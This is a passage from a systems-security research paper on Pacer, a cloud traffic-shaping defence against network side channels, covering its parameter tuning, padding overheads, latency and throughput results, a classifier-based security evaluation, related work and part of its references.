


Figure 5: Relative padding overhead vs number of clusters and minimum cluster size for two corpuses representing real-world file size distributions (log-log scale).

6.1 Microbenchmarks

We empirically select the maximum batch size B (number of packets to be prepared by a HyPace handler) in a suitable HyPace epoch length ε, and the parameters δ_{xmit} and δ_{delay} from §4. To this end, we ran multiple, 12-hour experiments with varying network workloads. We requested 100KB-sized documents from the document server using concurrent clients. In background, we ran large matrix multiplications on Xen's dom0 VM, which used ~12GB RAM and saturated the CPUs.

To determine δ_{xmit}, ε and B, we measured the cost of preparing batches of packets for transmission in HyPace. Over many observations in the presence of the background load described above, we first determined the number of packets that can be safely prepared with different epoch lengths with a single HyPace handler. Epochs of length 30μs, 50μs, 100μs and 120μs permitted the preparation of 5, 14, 33 and 42 packets respectively, allowing HyPace to achieve 22%, 28%, 41% and 42% of the NIC line rate with one core. We set ε to 120μs for all HyPace handlers.

Based on these results, we run two parallel HyPace handlers on two separate cores. In this configuration, we repeated our measurements and chose $B = 38$ packets and $\delta_{xmit} = 35\mu$s for each handler. Thus, with two HyPace handlers, Pacer sustains a line rate of 7.67 Gbps, which is 76.7% of the NIC's line rate.

δ_{delay} is independent of the number of HyPace threads, and its average and maximum values observed across all experiment configurations were 3.9ms and 15.8ms, respectively. We conservatively set δ_{delay} to 20ms.

Note that only δ_{xmit} and δ_{delay} are security-relevant parameters, which we discuss in detail in §B. Epoch and batch size only affect performance.

6.2 Spatial padding overhead

We measure the tradeoff between spatial padding overhead and privacy guarantees when clustering content. The spatial




Figure 6: Relative padding overhead vs number of clusters and minimum cluster size (log-log scale) for (a) English Wiktionary and (b) English Wikipedia.

padding overhead corresponds to the network bandwidth overhead for Pacer's traffic shaping.

We clustered two different datasets using algorithms described in §C: (i) a set of 1218 videos downloaded from YouTube (240p and 720p bitrate, max duration 4.2hr, median duration 7min, max size 468.7MB, median size 6.2MB), and (ii) a set of 6879 MedicineNet [2] medical web pages comprising diseases, procedures, medications, and supplements pages (max size 521.9KB, median size 75.2KB). Figure 5 shows the reduction in the average and maximum padding overhead with increasing number of clusters and decreasing minimum cluster size (i.e, the minimum number of objects in each cluster). Compared to the medical dataset, the overhead reduction is less for videos due to the multi-dimensional clustering needed for videos. Nonetheless, even clustering the corpuses into just two clusters leads to at least two orders of magnitude reduction in the average padding overhead.

We also compare Pacer's clustering with other shaping approaches described in the literature. Specifically, CS-BuFLO [13] and Tamaraw [14] round up each response to the nearest power of 2 and a multiple of some integer value (e.g., $L = 100$ in their paper), respectively. As can be seen from Table 2, rounding methods may still leave files with unique sizes in clusters of size 1, rendering the files immediately identifiable. With Pacer's clustering, the overheads are comparable even when generating clusters with more than 2200 files each. We observe similar results with videos. In fact, the rounding methods of prior work lead to nearly all the videos in the corpus being in clusters of size 1. Thus, rounding methods cannot guarantee privacy for all objects in the corpus, while Pacer's clustering can be configured based on desired privacy requirements and bandwidth constraints.

Clustering on larger corpuses. To understand the impact of padding on larger corpuses, we additionally ran our clustering algorithm on two wiki corpuses: (i) a 2016 snapshot of the English Wiktionary corpus (5,027,344 documents, max 521.9KB, median 4.7KB), and (ii) a 2008 snapshot of the English Wikipedia corpus (14,257,494 documents, max 14.3MB, median 83.5KB). Note that Wiktionary pages and Wikipedia pages are not sensitive and may not need protection with a system like Pacer in practice. All that matters for our evaluation, however, are the file sizes and size distributions. The content is irrelevant as it is encrypted during transmission anyway. We present the clustering results in Figure 6.

Technique	c_{min}	n_1	avg OH	max OH
Power of 2 [13]	1	1	0.512	0.999
Multiple of 100 [14]	1	219	0.001	0.002
Pacer ($c_{min} = 1$)	1	37	0.009	0.027
Pacer ($c_{min} = 8$)	8	0	0.002	0.989
Pacer ($c_{min} = 2206$)	2206	0	1.41	5.17

Table 2: Comparison of privacy and overheads in prior work and Pacer. c_{min}: size of the smallest cluster; n_1: number of clusters with a single element generated by each technique. Pacer's $c_{min} = 1$ is similar to [14] with rounding up to MTU.

6.3 Macro experiments

Next, we measure the impact of Pacer's traffic shaping on the client response latencies and server throughput in the video service and medical document service. The client request payload is only a few bytes and, hence, is padded to one MTU by the GPace in the client's kernel. Furthermore, the client is open loop, *i.e.*, it transmits requests to the server at fixed intervals independent of the server's prior responses. With Pacer support on clients (see §2.1), the shaping of client traffic will similarly ensure that request timing does not depend on the completion time of prior requests.

Video service. We wrote a Python streaming client that simulates a MPEG-DASH player: when a user requests a video, the client initially fetches six segments (covering 5s of video each) in succession to fill a local buffer. After reaching 50% of the initial buffer (rebuffering goal), the player starts consuming the segments from the buffer. The client fetches subsequent segments whenever space is available in the buffer. We measure the impact of traffic shaping on (i) the download latency for individual video segments, (ii) the initial delay until the video starts playing, and (iii) the frequency and duration of any pauses (video skipping) experienced by the player. We use a corpus of videos 1218 videos downloaded from YouTube in March 2018, which were clustered into 19 clusters with at least 64 elements each, yielding an average padding overhead of 4x. The client sequentially plays four randomly chosen videos for up to 5 min each.

We ran experiments for a client with high bandwidth (10Gbps) and with low bandwidth (10Mbps). The baseline segment download latency is <1ms on average, while the exact latency depends on the segment size. With Pacer, the download latency is dominated by the initial response latency in each segment's traffic shape at the video server, which is 30ms and 400ms in the **local** and **2-tier** setup, respectively. Despite these overheads, there is no noticeable impact on the user experience for using Pacer for either client in either




Figure 7: Medical service throughput vs latency

setup. Initial startup delays, i.e., the delay until a video starts playing, don't increase significantly, and there is no video skipping in any of the experiments. When serving 128 high bandwidth clients in the **2-tier** setup, the maximum CPU utilization on the video server and the KVS increases from 11.76% to 13.39% and 1.96% to 12.62%, respectively, when Pacer is used. Pacer's shaping also affords an opportunity to optimize schedules for performance. We discuss this in our tech report [49].

Medical service. Next, we measured Pacer's impact on the throughput and response latency of the medical server. We use a corpus of static HTML pages downloaded from MedicineNet, a medical website [2], in August 2020. We used 3 clusters with at least 2048 elements each, which yields an average padding overhead of 142.8%. Modified wrk2 [4] based clients issue HTTPS GET requests for different pages concurrently and synchronously for 120s. Prior to the measurement, we ran the workload for 10s to warm up caches.

We selected 1,000 files from the 3 clusters in proportion 65%, 30%, and 5%, and used this as a workload trace. Each client requests files from the trace in a random order. For comparison, we also stressed the server with requests only to the largest file in the corpus (521.9KB). Figure 7 shows the throughput vs average latency for two insecure baselines and two schedule configurations of Pacer with varying number of concurrent client requests (denoted by the data point labels). The error bars show the standard deviations of the average latencies. **Base** corresponds to the baseline without any shaping, **Static** corresponds to a baseline where the HTML pages are statically padded but the response traffic is not paced, **Pacer** and **Pacer-lowlat** correspond to Pacer with schedules using the 99th and 80th %ile initial response latency, respectively.

The performance of **Static** is nearly the same as **Base** because the padding added is low for the trace workload and zero for the largest file, implying that there is not much difference in the two workloads. Unlike the baseline, Pacer's latency remains constant until the maximal throughput, because latency is determined only by the transmission schedule. Once the server is at capacity, it fails to serve additional requests and clients time out. With **Pacer-lowlat** a few requests (e.g., less than 50 out of 85K) time out even at lower loads. This is because **Pacer-lowlat** uses an aggressive schedule that does not account for the server's response latencies beyond the 80th %ile. We ignore these timeouts in the average latency and throughput measurements.

In the trace workload, **Pacer** incurs a 14.4% overhead on peak throughput with response latencies 10x-18x of the baseline. The figures reflect Pacer's total overhead, because they compare to a saturated baseline server. By comparison, **Pacer-lowlat** incurs a ~30% overhead on peak throughput with latencies 3x-5x of the baseline. Here, the throughput drops as the requests that are delayed beyond the 80th percentile latency time out. Similar trends are also observed with the large file. This shows that latencies could be optimized with moderate additional overheads on response throughput.

The overheads on peak throughput are higher with the large file. Here, the baseline operates at over 40% of the line rate, and we believe that Pacer's performance in this challenging experiment is limited by the accuracy of transmit schedules, which can be improved substantially.

Pacer's costs are in bandwidth, CPUs, and memory. The bandwidth overhead (§6.2) depends on the application's data, workloads and the public inputs chosen for workload partitioning. The bandwidth overhead due to Pacer's clustering is comparable to that of prior work while offering stronger privacy. The CPU cost is in the two cores dedicated to HyPace (§6.1), and the increase in the guest CPU utilization due to shaping (§6.3). Pacer requires less than 20MB of additional main memory in the Xen hypervisor and less than 30MB of additional memory per HyPace core in each guest that uses Pacer. Cloud providers would likely charge their tenants for the added cost of NSC mitigation. In the case of a service like MedWeb, the tenants (health insurer or provider) would likely cover the cost from their own customers' premiums or subscriptions.

6.4 Security evaluation

To validate our prototype implementation, we empirically evaluated the security of Pacer's implementation using a powerful NSC attack. We streamed 4 videos from a single video cluster 40 times each, and collected the precise timestamps and sizes of packets transmitted in both directions using tcpdump at the video client. Thus, we grant the attacker direct access to the victim's traffic shape, which makes the attack more powerful than one launched by a colocated tenant. (However, as described in §A, the attack is effective even when launched by a colocated tenant when Pacer is not used.)

For Pacer, we trained a multi-feature CNN classifier using timeseries labeled with the video id and comprising of inter-packet intervals and sizes of packets in both directions between client and the server as the features. For the baseline, we trained the same classifier with just a single feature—the timeseries of inter-packet intervals in server's response packets. The classifier architecture is similar to that used by Schuster *et al.* [59, §7.2], except we used a dropout of 0.1 between

the model's hidden layers and 64 epochs for training.

During classification, the classifier generates the probability of each label value for a given sample. In the baseline, the classification probability is more than 99% for each label. In Pacer, it is close to 25%, *i.e.*, the classifier's prediction of a video's label is no better than a random guess. We repeated the experiment with other video clusters and obtained similar results. Thus, we confirm empirically that, as expected, Pacer eliminates leaks through timing, sizes, and count of packets.

7 Related work

We compare to existing mitigation techniques and discuss related work with different threat models or goals.

(a) Mitigating NSCs in Clouds. Contention on individual shared links in a Cloud can be mitigated by time-division multiple access (TDMA) in a hypervisor [8, 34] as this eliminates the adversary VM's (and, in fact, every VM's) ability to observe a colocated victim's traffic at that link. However, an end-to-end mitigation against all network adversaries would require synchronous TDMA scheduling along the entire path of a tenant's traffic, which is inefficient especially when the payload traffic is bursty [69]. Statistical multiplexing, which only caps the total amount of data transmitted by a VM in an epoch, is insecure because the resources available to a flow depend on the bandwidth utilization of other flows [27].

Another approach restricts the adversary VM's ability to observe time [44, 48, 68]. StopWatch [41] replaces a VM's clock with virtual time based only on that VM's execution. To mitigate NSCs, each VM is replicated 3×, the replicas are colocated with different guests, and each interrupt is delivered at a virtual time that is the median of the 3 times. This prevents a guest from consistently observing I/O interference with any colocated tenant. However, it requires a 3× increase in deployed Cloud resources. Deterland [77] also replaces VMs' real time with virtual time, but it does not address leaks due to NSCs as it delivers I/O events to VMs without delay. In contrast, Pacer *shapes* traffic by padding and pacing packets, which mitigates all NSCs with far less resource overhead.

Bilal *et al.* [9] generate multicast traffic to shape the *pattern* of queries to different backend nodes in multi-tier stream-processing applications in a Cloud, but they do not consider leaks due to packet size and timing.

(b) Traffic shaping to mitigate NSCs. Pacer uses a standard technique [29, 74] to remove the dependence of packet *size* on secrets: it pads all packets to a fixed length. To make packet *timing* independent of secrets, a strawman is to send packets continuously at a *fixed* rate independent of the actual workload, inserting dummy packets when no actual packets exist [58, 63]. This either wastes bandwidth or incurs high latencies when the workload is bursty. BuFLO [21] reduces this overhead by shaping response traffic to evenly-spaced *bursts* of a fixed number of packets for a certain minimum amount of time after a request starts. However, it leaks the size of responses that take longer than the minimum time. Tamaraw [14], CS-BuFLO [13], and DynaFlow [46] pad each response to some factor of the original size, such as the nearest power of 2. They offer no control over how many objects end up with the same traffic shape. In contrast, Pacer supports flexible traffic shape adaptation without leaking secrets. Moreover, as shown in §6.2, the bandwidth overhead of Pacer's clustering is comparable to CS-BuFLO's and Tamaraw's.

Walkie-Talkie [72], Supersequence [71], and Glove [51] cluster responses, and generate a traffic shape for the cluster that envelopes each response in the cluster. They cluster by simultaneously considering both packet sizes and timing from runtime network traces, and compute the shape based on the traces used in the clusters. Pacer instead first clusters based on static object sizes, and then computes traffic shapes for each cluster based on network traces of cluster objects. Pacer can also support clustering and shaping algorithms proposed by these systems. Traffic morphing [75] makes sensitive responses look like non-sensitive responses, but only shapes packet sizes and ignores packet timing. Pacer shapes all packet size and timing, and allows precise control over cluster sizes, thus eliminating all leaks by design.

(c) Predictive mitigation. Predictive mitigation [7, 81] mitigates network timing side-channel and covert channel leaks to an adversary who has compromised or authenticated as a legitimate client of the victim. Here, the adversary can distinguish real packets from dummies, so predictive mitigation cannot avoid a leak when the application fails to produce a packet in time for a scheduled transmission. In Pacer, the threat is from an adversary that only observes network traffic but does not communicate with the victim. Hence, Pacer can hide application delays by sending dummy packets. Both predictive mitigation and Pacer partition application workloads based on public inputs and precompute a traffic shape for each partition. However, a bad shape leaks information in predictive mitigation, but only affects performance in Pacer.

(d) Related work with other security goals. Herd [40], Vuvuzela [66], Karaoke [38], and Yodel [39] provide metadata privacy: they prevent information about who is communicating with whom from leaking via NSCs. Pacer's goal is different: it prevents sensitive data from leaking via NSC. To address its goal, in addition to shaping individual packet sizes and timing, Pacer shapes the lengths of application messages. Herd [40] and Yodel [39] focus on VoIP calls. Pacer can also be used to shape VoIP traffic. For instance, uniform pacing can be used for a maximum duration, which is picked before the call from a set of allowed durations. Only this maximum duration, but not the actual duration, will be leaked.

Format-Transforming Encryption (FTE) [22] and ScrambleSuit [73] use a tunnel abstraction to modify payload traffic to bypass a traffic censor's filters. However, unlike Pacer, they do not decorrelate the observable traffic shape from secrets. SkypeMorph [50] circumvents censors that inspect packet

sizes and timing. It samples the inter-packet gap and the packet size from a fixed distribution, which mimics the distribution of some target protocol that the censor allows. SkypeMorph shapes traffic, but unlike Pacer it is not designed to ensure that the resulting shape does not reveal secret-dependent variations. Moreover, SkypeMorph transmits traffic *continuously* at the average transmission rate of the target protocol, which is inefficient for bursty traffic.

Oblivious computing systems [19, 23, 45] prevent leaks via the memory *addresses* and database *keys* accessed during a computation, for which they rely on ORAM techniques. Pacer addresses the orthogonal problem of making packet size and timing independent of secrets, and relies on traffic shaping. Fletcher *et al.* [24] address *timing* leaks in ORAM accesses by pacing ORAM accesses. However, their pacing rate changes periodically based on the past actual request rate of the program, which may be secret-dependent and leak information.

(e) Other work. Some prior work [18, 52, 55] use performance-isolation techniques for performance predictability; Silo [33] implements traffic pacing to improve remote access latency; and MITTS [82] "shapes" memory traffic on CPU cores for performance and fairness. The goals and approaches are different from Pacer's. Richter *et al.* [56] propose to performance-isolate colocated tenants by modifying the NIC firmware. Pacer's traffic shaping can be implemented in a smart NIC as well (§4.1).

8 Conclusions

Pacer is a comprehensive, provably-secure mitigation for NSC leaks in IaaS Clouds. It reshapes network traffic outside guest VMs to make packet timing and packet sizes independent of guest secrets. Pacer integrates with the host hypervisor to thwart attacks from colocated tenants, relies on paravirtualization to respect network flow control, congestion control, and loss recovery, and uses performance isolation and masking to nullify the effects of internal timing channels within the host. Pacer's end-to-end overheads are moderate.

Acknowledgments

We thank Lorenzo Alvisi, Bobby Bhattacharjee, Keon Jang, Antoine Kaufmann, Jonathan Mace and the anonymous reviewers for their helpful feedback on earlier versions of this paper. This work was supported in by part by the European Research Council (ERC Synergy imPACT 610150) and the German Science Foundation (DFG CRC 1223).

References

[1] MediaWiki. https://www.mediawiki.org/wiki/MediaWiki_1.27. Accessed 31 Aug 2020.

[2] MedicineNet. https://www.medicinenet.com/script/main/hp.asp. Last accessed on 16 Sep 2020.

[3] NapaTech SmartNIC, Feature Overview Data Sheet. https://www.napatech.com/support/resources/data-sheets/napatech-smartnic-feature-overview/.

[4] wrk2: A constant throughput, correct latency recording variant of wrk. https://github.com/giltene/wrk2.

[5] Xen Null scheduler. https://patchwork.kernel.org/patch/9669405/.

[6] Yatharth Agarwal, Vishnu Murale, Jason Hennessey, Kyle Hogan, and Mayank Varia. Moving in next door: Network flooding as a side channel in cloud environments. In *Intl. Conf. on Cryptology and Network Security (CANS)*, 2016.

[7] Aslan Askarov, Danfeng Zhang, and Andrew C Myers. Predictive black-box mitigation of timing channels. In *ACM Conf. on Computer and Communications Security (CCS)*, 2010.

[8] Andrew Beams, Sampath Kannan, and Sebastian Angel. Packet scheduling with optional client privacy. 2021.

[9] Muhammad Bilal, Hassan Alsibyani, and Marco Canini. Mitigating Network Side Channel Leakage for Stream Processing Systems in Trusted Execution Environments. In *ACM Intl. Conf. on Distributed and Event-based Systems (DEBS)*, 2018.

[10] Benjamin A Braun, Suman Jana, and Dan Boneh. Robust and efficient elimination of cache and timing side channels. *arXiv preprint arXiv:1506.00189*, 2015.

[11] Billy Bob Brumley and Nicola Tuveri. Remote timing attacks are still practical. In *European Symposium on Research in Computer Security (ESORICS)*, 2011.

[12] David Brumley and Dan Boneh. Remote timing attacks are practical. *Computer Networks*, 48(5), 2005.

[13] Xiang Cai, Rishab Nithyanand, and Rob Johnson. CS-BuFLO: A Congestion Sensitive Website Fingerprinting Defense. In *Workshop on Privacy in the Electronic Society (WPES)*, 2014.

[14] Xiang Cai, Rishab Nithyanand, Tao Wang, Rob Johnson, and Ian Goldberg. A systematic approach to developing and evaluating website fingerprinting defenses. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2014.

[15] Xiang Cai, Xin Cheng Zhang, Brijesh Joshi, and Rob Johnson. Touching from a distance: Website fingerprinting attacks and defenses. In *ACM Conf. on Computer and Communications Security (CCS)*, 2012.

[16] Shuo Chen, Rui Wang, XiaoFeng Wang, and Kehuan Zhang. Side-Channel Leaks in Web Applications: A Reality Today, a Challenge Tomorrow. In *IEEE Symposium on Security and Privacy (SP)*, 2010.

[17] Heyning Cheng and Ron Avnur. Traffic Analysis of SSL Encrypted Web Browsing, 1998.

[18] Ron Chi-Lung Chiang, Sundaresan Rajasekaran, Nan Zhang, and H. Howie Huang. Swiper: Exploiting virtual machine vulnerability in third-party clouds with competition for I/O resources. *IEEE Trans. on Parallel and Distributed Systems (TPDS)*, 26(6), 2015.

[19] Natacha Crooks, Matthew Burke, Ethan Cecchetti, Sitar Harel, Rachit Agarwal, and Lorenzo Alvisi. Obladi: Oblivious serializable transactions in the cloud. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2018.

[20] Wladimir De la Cadena, Asya Mitseva, Jens Hiller, Jan Pennekamp, Sebastian Reuter, Julian Filter, Thomas Engel, Klaus Wehrle, and Andriy Panchenko. TrafficSliver: Fighting Website Fingerprinting Attacks with Traffic Splitting. In *ACM Conf. on Computer and Communications Security (CCS)*, 2020.

[21] Kevin P Dyer, Scott E Coull, Thomas Ristenpart, and Thomas Shrimpton. Peek-a-boo, I still see you: Why efficient traffic analysis countermeasures fail. In *IEEE Symposium on Security and Privacy (SP)*, 2012.

[22] Kevin P Dyer, Scott E Coull, Thomas Ristenpart, and Thomas Shrimpton. Protocol misidentification made easy with format-transforming encryption. In *ACM Conf. on Computer and Communications Security (CCS)*, 2013.

[23] Saba Eskandarian and Matei Zaharia. An oblivious general-purpose SQL database for the cloud. *CoRR*, abs/1710.00458, 2017.

[24] Christopher W Fletchery, Ling Ren, Xiangyao Yu, Marten Van Dijk, Omer Khan, and Srinivas Devadas. Suppressing the oblivious ram timing channel while making information leakage and program efficiency trade-offs. In *IEEE International Symposium on High Performance Computer Architecture (HPCA)*, 2014.

[25] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering*, 2016.

[26] Xun Gong, Nikita Borisov, Negar Kiyavash, and Nabil Schear. Website Detection Using Remote Traffic Analysis. In *Privacy Enhancing Technologies Symposium (PETS)*, 2012.

[27] Xun Gong and Negar Kiyavash. Quantifying the Information Leakage in Timing Side Channels in Deterministic Work-conserving Schedulers. *IEEE/ACM Trans. on Networking (TON)*, 24(3), 2016.

[28] Jamie Hayes and George Danezis. k-fingerprinting: A robust scalable website fingerprinting technique. In *USENIX Security Symposium*, 2016.

[29] Andrew Hintz. Fingerprinting websites using traffic analysis. In *Conf. on Privacy Enhancing Technologies (PETS)*, 2002.

[30] Mehmet Sinan Inci, Berk Gülmezoglu, Gorka Irazoqui Apecechea, Thomas Eisenbarth, and Berk Sunar. Seriously, get off my cloud! Cross-VM RSA Key Recovery in a Public Cloud. *IACR Cryptology ePrint Archive*, 2015(1-15), 2015.

[31] Mehmet Sinan İnci, Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Efficient, adversarial neighbor discovery using logical channels on Microsoft Azure. In *Annual Conf. on Computer Security Applications (ACSAC)*, 2016.

[32] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A Shared Cache Attack That Works across Cores and Defies VM Sandboxing–and Its Application to AES. In *IEEE Symposium on Security and Privacy (SP)*, 2015.

[33] Keon Jang, Justine Sherry, Hitesh Ballani, and Toby Moncaster. Silo: Predictable message latency in the cloud. In *ACM Conf. on Special Interest Group on Data Communication (SIGCOMM)*, 2015.

[34] Sachin Kadloor, Negar Kiyavash, and Parv Venkitasubramaniam. Mitigating timing side channel in shared schedulers. *IEEE/ACM Trans. on Networking (TON)*, 24(3), 2016.

[35] Diederik P Kingma and Jimmy Ba. Adam: A Method for Stochastic Optimization. http://arxiv.org/abs/1412.6980, 2014.

[36] Paul Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *Advances in Cryptology – CRYPTO*, 1996.

[37] Adam Langley, Alistair Riddoch, Alyssa Wilk, Antonio Vicente, Charles Krasic, Dan Zhang, Fan Yang, Fedor Kouranov, Ian Swett, Janardhan Iyengar, et al. The QUIC Transport Protocol: Design and Internet-Scale Deployment. In *ACM Conf. on Special Interest Group on Data Communication (SIGCOMM)*, 2017.

[38] David Lazar, Yossi Gilad, and Nickolai Zeldovich. Karaoke: Distributed private messaging immune to passive traffic analysis. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2018.

[39] David Lazar, Yossi Gilad, and Nickolai Zeldovich. Yodel: strong metadata security for voice calls. In *ACM Symposium on Operating Systems Principles (SOSP)*, 2019.

[40] Stevens Le Blond, David Choffnes, William Caldwell, Peter Druschel, and Nicholas Merritt. Herd: A scalable, traffic analysis resistant anonymity network for VoIP systems. In *ACM Conf. on Special Interest Group on Data Communication (SIGCOMM)*, 2015.

[41] Peng Li, Debin Gao, and Michael K Reiter. Stopwatch: a cloud architecture for timing channel mitigation. *ACM Trans. on Information and System Security (TISSEC)*, 17(2), 2014.

[42] Shuai Li, Huajun Guo, and Nicholas Hopper. Measuring information leakage in website fingerprinting attacks and defenses. In *ACM Conf. on Computer and Communications Security (CCS)*, 2018.

[43] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B Lee. Last-level cache side-channel attacks are practical. In *IEEE Symposium on Security and Privacy (SP)*, 2015.

[44] Weijie Liu, Debin Gao, and Michael K Reiter. On-demand time blurring to support side-channel defense. In *European Symposium on Research in Computer Security (ESORICS)*, 2017.

[45] Jacob R Lorch, Bryan Parno, James Mickens, Mariana Raykova, and Joshua Schiffman. Shroud: Ensuring private access to large-scale data in the data center. In *USENIX Conference on File and Storage Technologies (FAST)*, 2013.

[46] David Lu, Sanjit Bhat, Albert Kwon, and Srinivas Devadas. DynaFlow: An Efficient Website Fingerprinting Defense Based on Dynamically-Adjusting Flows. In *Workshop on Privacy in the Electronic Society (WPES)*, 2018.

[47] Xiapu Luo, Peng Zhou, Edmond WW Chan, Wenke Lee, Rocky KC Chang, and Roberto Perdisci. HTTPOS: Sealing Information Leaks with Browser-side Obfuscation of Encrypted Flows. In *Network and Distributed System Security Symposium (NDSS)*, volume 11, 2011.

[48] Robert Martin, John Demme, and Simha Sethumadhavan. TimeWarp: Rethinking Timekeeping and Performance Monitoring Mechanisms to Mitigate Side-channel Attacks. In *Intl. Symposium on Computer Architecture (ISCA)*, 2012.

[49] Aastha Mehta, Mohamed Alzayat, Roberta De Viti, Björn B Brandenburg, Peter Druschel, and Deepak Garg. Pacer: Comprehensive Network Side-Channel Mitigation in the Cloud. *CoRR*, abs/1908.11568, 2022.

[50] Hooman Mohajeri Moghaddam, Baiyu Li, Mohammad Derakhshani, and Ian Goldberg. Skypemorph: Protocol obfuscation for tor bridges. In *ACM Conf. on Computer and Communications Security (CCS)*, 2012.

[51] Rishab Nithyanand, Xiang Cai, and Rob Johnson. Glove: A bespoke website fingerprinting defense. In *Workshop on Privacy in the Electronic Society (WPES)*, 2014.

[52] Diego Ongaro, Alan L Cox, and Scott Rixner. Scheduling I/O in virtual machine monitors. In *ACM SIGPLAN/SIGOPS Intl. Conf. on Virtual Execution Environments (VEE)*, 2008.

[53] Andriy Panchenko, Lukas Niessen, Andreas Zinnen, and Thomas Engel. Website fingerprinting in onion routing based anonymization networks. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, 2011.

[54] Peter Pessl, Daniel Gruss, Clementine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In *USENIX Security Symposium*, 2016.

[55] Xing Pu, Ling Liu, Yiduo Mei, Sankaran Sivathanu, Younggyun Koh, Calton Pu, and Yuanda Cao. Who Is Your Neighbor: Net I/O Performance Interference in Virtualized Clouds. *IEEE Trans. on Services Computing*, 6(3), 2013.

[56] Andre Richter, Christian Herber, Stefan Wallentowitz, Thomas Wild, and Andreas Herkersdorf. A Hardware/Software Approach for Mitigating Performance Interference Effects in Virtualized Environments Using SR-IOV. In *IEEE Intl. Conf. on Cloud Computing (CLOUD)*, 2015.

[57] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, You, Get off of My Cloud: Exploring Information Leakage in Third-party Compute Clouds. In *ACM Conf. on Computer and Communications Security (CCS)*, 2009.

[58] T Scott Saponas, Jonathan Lester, Carl Hartung, Sameer Agarwal, Tadayoshi Kohno, et al. Devices That Tell on You: Privacy Trends in Consumer Ubiquitous Computing. In *USENIX Security Symposium*, 2007.

[59] Roei Schuster, Vitaly Shmatikov, and Eran Tromer. Beauty and the Burst: Remote Identification of Encrypted Video Streams. In *USENIX Security Symposium*, 2017.

[60] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. *CoRR*, abs/1807.10535, 2018.

[61] Shawn Shan, Arjun Nitin Bhagoji, Haitao Zheng, and Ben Y Zhao. A Real-time Defense against Website Fingerprinting Attacks. *arXiv preprint arXiv:2102.04291*, 2021.

[62] Geoffrey Smith. Principles of Secure Information Flow Analysis. In Mihai Christodorescu, Somesh Jha, Douglas Maughan, Dawn Song, and Cliff Wang, editors, *Malware Detection*, volume 27 of *Advances in Information Security*, pages 291–307. Springer, 2007.

[63] Dawn Xiaodong Song, David Wagner, and Xuqing Tian. Timing Analysis of Keystrokes and Timing Attacks on SSH. In *USENIX Security Symposium*, 2001.

[64] Qixiang Sun, Daniel R. Simon, Yi-Min Wang, Wilf Russell, Venkata N. Padmanabhan, and Lili Qiu. Statistical Identification of Encrypted Web Browsing Traffic. In *IEEE Symposium on Security and Privacy (SP)*, 2002.

[65] Paul Syverson, Roger Dingledine, and Nick Mathewson. Tor: The Second-Generation Onion Router. In *Usenix Security*, 2004.

[66] Jelle Van Den Hooff, David Lazar, Matei Zaharia, and Nickolai Zeldovich. Vuvuzela: Scalable private messaging resistant to traffic analysis. In *Symposium on Operating Systems Principles (SOSP)*, 2015.

[67] Venkatanathan Varadarajan, Thomas Ristenpart, and Michael M Swift. Scheduler-based Defenses against Cross-VM Side-channels. In *USENIX Security Symposium*, 2014.

[68] Bhanu C Vattikonda, Sambit Das, and Hovav Shacham. Eliminating fine grained timers in Xen. In *ACM workshop on Cloud Computing Security Workshop*, 2011.

[69] Bhanu Chandra Vattikonda, George Porter, Amin Vahdat, and Alex C Snoeren. Practical TDMA for Datacenter Ethernet. In *ACM European Conference on Computer Systems (EuroSys)*, 2012.

[70] Pepe Vila and Boris Köpf. Loophole: Timing attacks on shared event loops in Chrome. In *USENIX Security Symposium*, 2017.

[71] Tao Wang, Xiang Cai, Rishab Nithyanand, Rob Johnson, and Ian Goldberg. Effective attacks and provable defenses for website fingerprinting. In *USENIX Security Symposium*, 2014.

[72] Tao Wang and Ian Goldberg. Walkie-Talkie: An Efficient Defense Against Passive Website Fingerprinting Attacks. In *USENIX Security Symposium*, 2017.

[73] Philipp Winter, Tobias Pulls, and Juergen Fuss. ScrambleSuit: A Polymorphic Network Protocol to Circumvent Censorship. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, 2013.

[74] Charles V Wright, Lucas Ballard, Scott E Coull, Fabian Monrose, and Gerald M Masson. Spot me if you can: Uncovering spoken phrases in encrypted VoIP conversations. In *IEEE Symposium on Security and Privacy (SP)*, 2008.

[75] Charles V. Wright, Scott E. Coull, and Fabian Monrose. Traffic morphing: An efficient defense against statistical traffic analysis. In *Network and Distributed System Security Symposium (NDSS)*, 2009.

